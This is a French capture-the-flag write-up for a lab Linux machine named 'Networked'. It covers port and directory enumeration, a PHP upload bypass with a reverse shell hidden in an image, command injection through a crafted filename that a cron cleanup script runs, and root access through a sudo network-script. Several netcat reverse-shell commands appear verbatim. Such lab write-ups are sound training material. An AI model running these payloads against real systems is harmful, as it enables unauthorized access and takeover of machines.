

Introduction

Networked est une machine linux dont l'adresse IP est 10.10.10.146.

Compétences mises en œuvre :

- Enumération des ports et services d'une machine distante.
- Enumération des dossiers et fichiers d'un site web.
- Exploitation de fichier de sauvegarde et de la page upload.
- Exploitation d'un fichier d'une tâche planifiée CRON.
- Exploitation d'un script bash.

Enumération initiale

Nous commençons l'énumération des ports et services avec l'utilitaire **nmap** :

```
$ nmap -T4 -A 10.10.10.146
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
443/tcp   closed https
```

D'après le scan, trois ports sont ouverts :

- **22** pour un **serveur OpenSSH** en version 7.4.
- **80** pour un **serveur Apache** en protocole **http**.
- **443** pour le **serveur Apache** en protocole **https**.

Nous allons faire une énumération des dossiers/fichiers sur le site web en http avec **dirsearch** :

```
$ dirsearch -w wordlist -e "php,html" -f -t 100 -x 403 -u http://10.10.10.146
```


```
[21:03:32] Starting:
[21:03:33] 200 - 73KB - /icons/
[21:03:34] 301 - 236B - /uploads -> http://10.10.10.146/uploads/
[21:03:34] 200 - 2B - /uploads/
[21:03:34] 200 - 1KB - /photos.php
[21:03:36] 200 - 169B - /upload.php
[21:03:36] 200 - 229B - /index.php
[21:03:38] 200 - 0B - /lib.php
[21:03:41] 301 - 235B - /backup -> http://10.10.10.146/backup/
[21:03:41] 200 - 885B - /backup/

Task Completed
```

Plusieurs dossiers intéressants comme **backup** et **uploads** ainsi que le fichier **upload.php**.


Obtenir un accès utilisateur

Sur la page **upload.php**, nous pouvons upload des fichiers :




Sauf si nous essayons d'upload un reverse shell en php, nous avons un message d'erreur :


Invalid image file.



Nous allons laisser cela pour un moment, nous y reviendrons peut-être, en attendant le scan dirsearch nous avait montré l'existence d'un dossier **backup**, si on s'y rend nous voyons :



Index of /backup

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 backup.tar	2019-07-09 13:33	10K	

Nous récupérons alors le fichier **backup.tar** et le décompressons :

```
$ wget http://10.10.10.146/backup/backup.tar
$ tar xvf backup.tar
```

```
└─ [★]$ tar xvf backup.tar
index.php
lib.php
photos.php
upload.php
```

Nous avons alors quatre fichiers php qu'il faut analyser pour trouver des informations en plus. Après une longue recherche, il y a une fonction intéressante : **file_mime_type** qui vérifie le magic bytes du fichier pour savoir si c'est une image ou non et une vérification sur la taille de l'image :

```
if (!(check_file_type($_FILES["myFile"]) && filesize($_FILES['myFile']['tmp_name']) < 60000)) {  
    echo '<pre>Invalid image file.</pre>';  
    displayform();  
}  
  
if ($myFile["error"] !== UPLOAD_ERR_OK) {  
    echo "<p>An error occurred.</p>";  
    displayform();  
    exit;  
}  
  
//$name = $_SERVER['REMOTE_ADDR'].'-'. $myFile["name"];  
list ($foo,$ext) = getnameUpload($myFile["name"]);  
$validext = array('.jpg', '.png', '.gif', '.jpeg');
```

Avec cette information, nous pouvons créer une image avec du code php (pour avoir un reverse shell) :

```
$ echo -e '<?php\npassthru("rm /tmp/f ;mkfifo /tmp/f ;cat /tmp/f|/bin/sh -i 2>&1| nc 10.10.14.21  
4567 >/tmp/f") ;\n ?>' >> black.php.png
```

Après avoir upload, on se rend sur la page <http://10.10.10.146/photos.php> pour déclencher le reverse shell et nous avons un shell en tant qu'apache :

```
[*]$ nc -lvnp 4567  
listening on [any] 4567 ...  
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.146] 47504  
sh: no job control in this shell  
sh-4.2$ id  
id  
uid=48(apache) gid=48(apache) groups=48(apache)  
sh-4.2$
```

Le seul utilisateur sur la machine est **guly** :

```
bash-4.2$ ls /home  
ls /home  
guly
```

En se rendant dans son dossier, nous voyons deux fichiers intéressants :

```
bash-4.2$ ls  
ls  
check_attack.php  crontab.guly  user.txt  
bash-4.2$ cat user.txt  
cat user.txt  
cat: user.txt: Permission denied
```

Le fichier **crontab.guly** montre que le fichier **check_attack.php** est exécuté toutes les 3 minutes :

```
bash-4.2$ cat crontab.guly
cat crontab.guly
*/3 * * * * php /home/guly/check_attack.php
```

Le fichier **check_attack.php** vérifie s'il y a des fichiers dans le dossier uploads et les supprime s'ils ne sont pas censés être là. Cependant, la manière de supprimer un fichier pourrait nous permettre d'exécuter du code :

```
exec("rm -f $logpath");
exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
echo "rm -f $path$value\n";
```

La variable value est le nom du fichier à effacer, nous pouvons alors tenter d'exécuter du code à ce moment-là en refermant l'instruction rm et rajouter du netcat :

```
$ cd /var/www/html/uploads
$ touch " ; nc 10.10.14.21 1234 -c bash"
$ nc -lvnp 1234
$ cat /home/guly/user.txt
```

```
└─ [★]$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.146] 48878
cat /home/guly/user.txt
526cfc2305f          12c57d71c5
python -c "import pty;pty.spawn('/bin/bash')"
[guly@networked ~]$
```

Obtenir un accès administrateur

En faisant l'énumération de base, nous pouvons voir que l'on peut exécuter un script en tant que root :

```
$ sudo -l
```

User guly may run the following commands on networked:

```
(root) NOPASSWD: /usr/local/sbin/changename.sh
```

Le script en question prend en variable 4 informations : **NAME**, **PROXY_METHOD**, **BROWSER_ONLY** et **BOOTPROTO**. Cela permet de créer une interface réseau, on peut l'exploiter en injectant encore du code avec le nom de l'interface réseau (la méthode est trouvable sur internet avec les mots clefs **root through network-scripts**) :

```
$ sudo /usr/local/sbin/changename.sh
Bash
Test
Test
Test
$ cat /root/root.txt
```

```
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
sudo /usr/local/sbin/changename.sh
interface NAME:
test bash
test bash
interface PROXY_METHOD:
test
test
interface BROWSER_ONLY:
test
test
interface BOOTPROTO:
test
test
[root@networked network-scripts]# cat /root/root.txt
cat /root/root.txt
0a8ecdaC          3ac3d0dcb82
```